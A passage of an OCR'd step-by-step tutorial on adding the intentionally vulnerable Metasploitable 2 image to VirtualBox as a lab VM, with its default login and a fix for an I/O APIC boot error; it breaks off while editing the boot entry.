


Figure 2 – Create a new VM

3.2. Choose a name for the new Virtual Machine (VM). In this case, we will call it *Metasploitable 2*

3.3. Select the folder where you want the VM to reside

3.4. Select Type: *Linux*
Select Version: *Oracle Linux (64-bit)*



Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: Metasploitable 2

Folder: E:

ISO Image: <not selected>

Edition:

Type: Linux

Version: Oracle Linux (64-bit)


□ Skip Unattended Installation

No ISO image is selected, the guest OS will need to be installed manually.

Figure 3 – VM name and operating system selections

3.5. Click *Next*

3.6. Base memory: *2048 MB*
Processors: *2*


Create Virtual Machine

Hardware

You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 2048 MB

Processors: 2


□ Enable EFI (special OSes only)

Figure 4 – VM Hardware Selections

3.7. Click *Next*

3.8. Click on *Use an existing virtual hard disk file*

3.9. Click on the folder next to the dropdown menu


Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

○ Create a Virtual Hard Disk Now

Disk Size: 20.00 GB

□ Pre-allocate Full Size

● Use an Existing Virtual Hard Disk File

Ubuntu Server with GUI.vdi (Normal, 50.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 5 – Use and Existing Virtual Hard Disk

3.10. Click on the *Add* button





Figure 6 – Virtual Hard Disk Selector

3.11. Navigate to the location of the file you extracted and select it



Please choose a virtual hard disk file

Downloads › metasploitable-linux-2.0.0 › Metasploitable2-Linux

Search Metasploitable2-Lin...


Name	Date modified	Type	Size
Today			
Metasploitable	3/31/2024 9:01 PM	Virtual Machine Di...	1,880,512 KB

File name: Metasploitable

All virtual hard disk files (*.vmd

Figure 7 – Add the Metasploitable Virtual Hard Disk File


3.12. Click on *Open* and notice it is now in the hard disk selector menu. Keep it selected and click on *Choose*



Name	Virtual Size	Actual Size
Attached		
DHCP.vdi	50.00 GB	15.76 GB
GNS3 VM-disk001.vdi	19.53 GB	6.53 GB
GNS3 VM-disk002.vdi	488.28 GB	686.00 MB
kali-linux-2023.3-virtualbox-amd64.vdi	80.09 GB	13.62 GB
Metasploitable.vmdk	8.00 GB	1.79 GB
NS1.vdi	50.00 GB	15.72 GB
pfSense Clone.vdi	16.00 GB	730.00 MB
pfSense.vdi	16.00 GB	730.00 MB
TC-BLUE-disk1.vdi	500.00 MB	41.00 MB
TC-RED-disk1.vdi	500.00 MB	41.00 MB
Tiny Core Linux.vdi	500.00 MB	41.00 MB
Ubuntu Desktop Clone.vdi	25.00 GB	12.45 GB
Ubuntu Desktop.vdi	25.00 GB	12.46 GB
Ubuntu Server with GUI.vdi	50.00 GB	9.99 GB
Ubuntu Server.vdi	25.00 GB	5.71 GB
wazuh-4.7.2-disk-1.vdi	50.00 GB	5.60 GB
Window Nexted VMs.vdi	100.00 GB	21.75 GB
Windows Server Trying again.vdi	50.00 GB	9.89 GB
Windows Server with NO AD.vdi	100.00 GB	9.26 GB
Not Attached		
Metasploitable.vmdk	8.00 GB	1.79 GB

Figure 8 – Select the Metasploitable Virtual Hard Disk File

3.13. It is now selected as our hard disk file, so click ***Next***



Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

○ Create a Virtual Hard Disk Now

Disk Size: 20.00 GB

4.00 MB 2.00 TB

□ Pre-allocate Full Size


● Use an Existing Virtual Hard Disk File

Metasploitable.vmdk (Normal, 8.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 9 – Use Metasploitable Virtual Hard Disk File

3.14. Click *Finish* and you can see it added to the rest of your VMs



Ubuntu Desktop Clone (1 adapter setup)
Powered Off

Windows Server with NO AD (Nothing installed or modified)
Powered Off

Wazuh v4.7.2 OVA
Powered Off

NS1
Powered Off

DHCP
Powered Off

DHCP Server
Inaccessible

Metasploitable 2
Powered Off

Name	Taken
Current State	


Name: Enter a name for the new snapshot...

Description:

Figure 10 – Metasploitable 2 VM added to Virtual Machines

4. Now you can start it up like any other VM and the login information is
USER: *msfadmin*
PASSWORD: *msfadmin*

A note on hardware




```
Starting up ...
[    6.337908] ..MP-BIOS bug: 8254 timer not connected to IO-APIC
[    7.424929] Kernel panic - not syncing: IO-APIC + timer doesn't work!  Boot w
ith apic=debug and send a report.  Then try booting with the 'noapic' option
```

Figure 11 – Metasploitable 2 startup error

Metasploitable2 is very old and hardware and software have changed. If you get an error when you try to start the machine, take the following steps:

4.1. Close the virtual machine

4.2. Open settings, go to the motherboard settings and disable all the extended features



Base Memory: 2048 MB

Boot Order: ☑ Floppy ☑ Optical ☑ Hard Disk □ Network

Chipset: PIIX3

TPM: None

Pointing Device: PS/2 Mouse


Extended Features: □ Enable I/O APIC
□ Enable Hardware Clock in UTC Time
□ Enable EFI (special OSes only)
□ Enable Secure Boot

Invalid settings detected

Figure 12 – Disable Extended Features

4.3. Press *ok*


4.4. Start the virtual machine and get ready to hit the *Esc* key as soon as it starts



```
Ubuntu 8.04, kernel 2.6.24-16-server
Ubuntu 8.04, kernel 2.6.24-16-server (recovery mode)
Ubuntu 8.04, memtest86+

   Use the ↑ and ↓ keys to select which entry is highlighted.
   Press enter to boot the selected OS, 'e' to edit the
   commands before booting, or 'c' for a command-line.
```

Figure 13 – Start the VM and press the Esc key

4.5. Press *e* to edit the boot commands


Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

